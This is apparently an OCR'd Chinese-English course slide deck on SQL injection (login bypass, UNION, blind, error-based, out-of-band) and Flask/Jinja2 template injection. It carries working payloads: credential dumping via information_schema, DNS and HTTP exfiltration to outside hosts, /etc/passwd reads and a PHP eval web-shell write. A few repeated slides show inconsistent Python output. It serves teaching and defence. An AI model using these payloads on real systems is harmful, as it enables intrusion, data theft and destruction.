
Introduction to SQL Injection

SELECT * FROM user WHERE id=3;DROP TABLE user;

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_0W0	2021/11/23

Introduction to SQL Injection

SELECT * FROM user WHERE id=3;DROP TABLE user;



id	username		
		~~87p@ssw0rd~~	~~2021/07/08~~
~~3~~	~~meow~~	~~M30W_0W0~~	~~2021/11/23~~

背後 SQL 會怎麼寫？



```
SELECT * FROM admin WHERE
username = 'input' AND password = 'input'
```


```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```


```
db> SELECT * FROM admin
        WHERE username = 'notexist' AND password = 'xxx';
0 rows in set
Time: 0.001s
```


```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```


```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```





```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```


```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```




```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```


SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password = 'x'
閉合單引號
TRUE
註解

```
 SELECT * FROM admin WHERE username =
'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE
'admin'
```

HACKED

Besides `'or 1=1--`

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 8787;
```

<column 1>	<column 2>
'meow'	48763

Union?

- 用來合併多個查詢結果(取聯集)
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 48763 UNION SELECT 'cat', 222;
```

<column 1>	<column 2>
'meow'	48763
'cat'	222

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=1
```

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=2
```

title	content
Hello	Hello World!
Cat	Meow Meow
1	2

```
SELECT title, content from News where id=2
UNION SELECT 1, 2
```

id	title	content
	1	2

```
SELECT title, content from News where id=-1
UNION SELECT 1, 2
```

id	title	content
	1	root@localhost

```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```


news.php?id=-1 UNION

Title

root@loca

MySQL Functions

- user() / current_user()
- version()
- database() / schema()
  - current database
- ……



	content
	root@localhost

```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```

id	title	content
	1	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT 1, password from Users
```

你怎麼通靈出 table name 和 column name 的RRR

information_schema

MySQL 中用來儲存 metadata 的 table (MySQL >= 5.0)

不同 DBMS 有不同的表來達成這件事（例如：SQLite 有 sqlite_master）

- Database Name

```
SELECT schema_name FROM information_schema.schemata
```

- Table Name

```
SELECT table_name FROM information_schema.tables
```

- Column Name

```
SELECT column_name FROM infomation_schema.columns
```

title	content
1	Users

```
SELECT title, content from News where id=-1
UNION
SELECT 1, table_name from information_schema.tables
where table_schema='mycooldb' limit 0,1
```

title	content
1	id

```
SELECT title, content from News where id=-1
                    UNION
SELECT 1, column_name from information_schema.columns
    where table_schema='mycooldb' limit 0,1
```

title	content
1	id,username,password

```
SELECT title, content from News where id=-1
UNION
SELECT 1, group_concat(column_name) from
information_schema.columns
where table_schema='mycooldb'
```

title	content
admin	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT username, password from Users
```

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band


Blind?

- 資料不會被顯示出來
- 只可以得知 Yes or No
  - 有內容/沒內容
  - 成功/失敗
  - …
- 常見場景
  - 登入
  - 檢查 id 是否被用過
  - …

Identify

- `SELECT * FROM Users WHERE id = 1` Yes
- `SELECT * FROM Users WHERE id = -1` No

- `SELECT * FROM Users WHERE id = 1 and 1=1` Yes
- `SELECT * FROM Users WHERE id = 1 and 1=2` No



Exploit with Binary Search

- … id = 1 # Basic condition Yes
- … id = 1 and length(user()) > 0 Yes
- … id = 1 and length(user()) > 16 No
- … id = 1 and length(user()) > 8 No
- … id = 1 and length(user()) > 4 Yes
- … id = 1 and length(user()) > 6 No
- … id = 1 and length(user()) = 5 Yes

-> user() 長度是 5

假設 user() 是 'mysql'

Exploit with Binary Search

- … id = 1 and ascii(mid(user(),1,1)) > 0 Yes
- … id = 1 and ascii(mid(user(),1,1)) > 80 No
- ……

假設 user() 是 'mysql'

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Time Based

- 頁面上什麼都看不到, 不會顯示任何東西
- 利用 query 時產生的時間差判斷
- 哪來的時間差？
  - sleep
  - query / 運算大量資料
  - repeat('A', 10000000)

Exploit

SLEEP 版的 boolean based

- … id = 1 and IF(ascii(mid(user(),1,1))>0, SLEEP(10), 1)
- … id = 1 and IF(ascii(mid(user(),1,1))>80, SLEEP(10), 1)
- ……

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Error Based

- 伺服器可回傳資料庫錯誤訊息
- 透過惡意輸入，控制報錯內容來偷資料
- Cons.
  - 不會顯示錯誤訊息
  - 錯誤訊息大多有長度限制

Useful functions

- XML Functions
  - ExtractValue(*xml, xpath*)
  - UpdateXML(*xml, xpath, new_xml*)
- Value Overflow
  - exp(*X*)
- Geometry related
  - MultiLineString(*LineString*)
  - MultiPolygon(*Polygon*)

...

Exploit

```
select ExtractValue(1, concat(0×0A,version()));
```

XPATH syntax error: '
8.0.20'

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Error Based
- Out-of-Band

Out of Band

- 把資料往外傳！
- MySQL + Windows

  ```
  load_file(concat("\\\\", user(), ".splitline.tw"))
  ```

  Samba + DNS Query Log

  Tool: DNSBin https://github.com/ettic-team/dnsbin

- Oracle

  ```
  url_http.request('http://attacker/' || (select user from dual))
  ```

Advanced Tricks

- Read file
- Write file
- RCE

Read / Write file

Read

- MySQL
  ```
  SELECT LOAD_FILE('/etc/passwd');
  ```
- PostgresSQL
  ```
  SELECT pg_read_file('/etc/passwd', <offset>, <length>);
  ```

Write

- MySQL
  ```
  SELECT "<?php eval($_GET[x]);?>" INTO OUTFILE "/var/www/html/shell.php"
  ```

sqlmap

- http://sqlmap.org/
- sqlmap.py 'target_url' --dump
- Script kiddie 最愛
  （可是真的很好用 👍）


- --tamper: 可以 bypass 部分 WAF

Advanced Injection

{{Template Injection}}

Template Engine / 模板引擎

- 現代大多 web framework 都會實作
- 將使用者介面與資料分離



Server Side Template Injection

- Template 可控 -> SSTI -> Pwned!

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
template = '<h1>hello {}!</h1>'.format(name)
return render_template_string(template)

app.run()
```

Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello <svg/onload=alert(1)>!
</h1>
```

/?name=<svg/onload=alert(1)>

Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 49!
</h1>
```

/?name={{7*7}}


Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 7777777!
</h1>
```

/?name={{"7"*7}}

Identify Template Engine



Let's Pwn the Template!

Jinja2

- Python template engine
- Flask 御用模板引擎
- 把使用者的 code 擺在 sandbox 裡面跑

```
<!DOCTYPE html>
<html>
  <head>
    <title>{{ variable|escape }}</title>
  </head>
  <body>
  {%- for item in item_list %}
    {{ item }}{% if not loop.last %},{% endif %}
  {%- endfor %}
  </body>
</html>
```

{{config}}

- config.SECRET_KEY
  - 預設簽章 session 的 key
  - 偽造 session 內容
- config.from_pyfile(filename)
  - 執行任意 python 檔案
- 說好的 RCE 了

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'tuple'>
>>> type("")
<class 'str'>
```

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'tuple'>
>>> type("")
<class 'str'>
```

```
>>> [].__class__
<class 'list'>
>>> ().__class__
<class 'tuple'>
>>> "".__class__
<class 'str'>
```

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'tuple'>
>>> type("")
<class 'str'>
```

```
>>> [].__class__.__mro__
(<class 'list'>, <class 'object'>)
>>> ().__class__.__mro__
(<class 'tuple'>, <class 'object'>)
>>> "".__class__.__mro__
(<class 'str'>, <class 'object'>)
```

Method Resolution Order

Python 入門

```
>>> type([])
<class 'list'>
>>> type(())
<class 'str'>
```

```
>>> [].__class__.__mro__
(<class 'list'>, <class 'object'>)
>>> ().__class__.__mro__
(<class 'str'>, <class 'object'>)
```

大家都是 object

Method Resolution Order

object?

```
{{ ().__class__.__base__ }}
```

```
<class 'object'>
```

Dump object 的 subclasses

```
{{ ().__class__.__base__.__subclasses__() }}
```

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>,
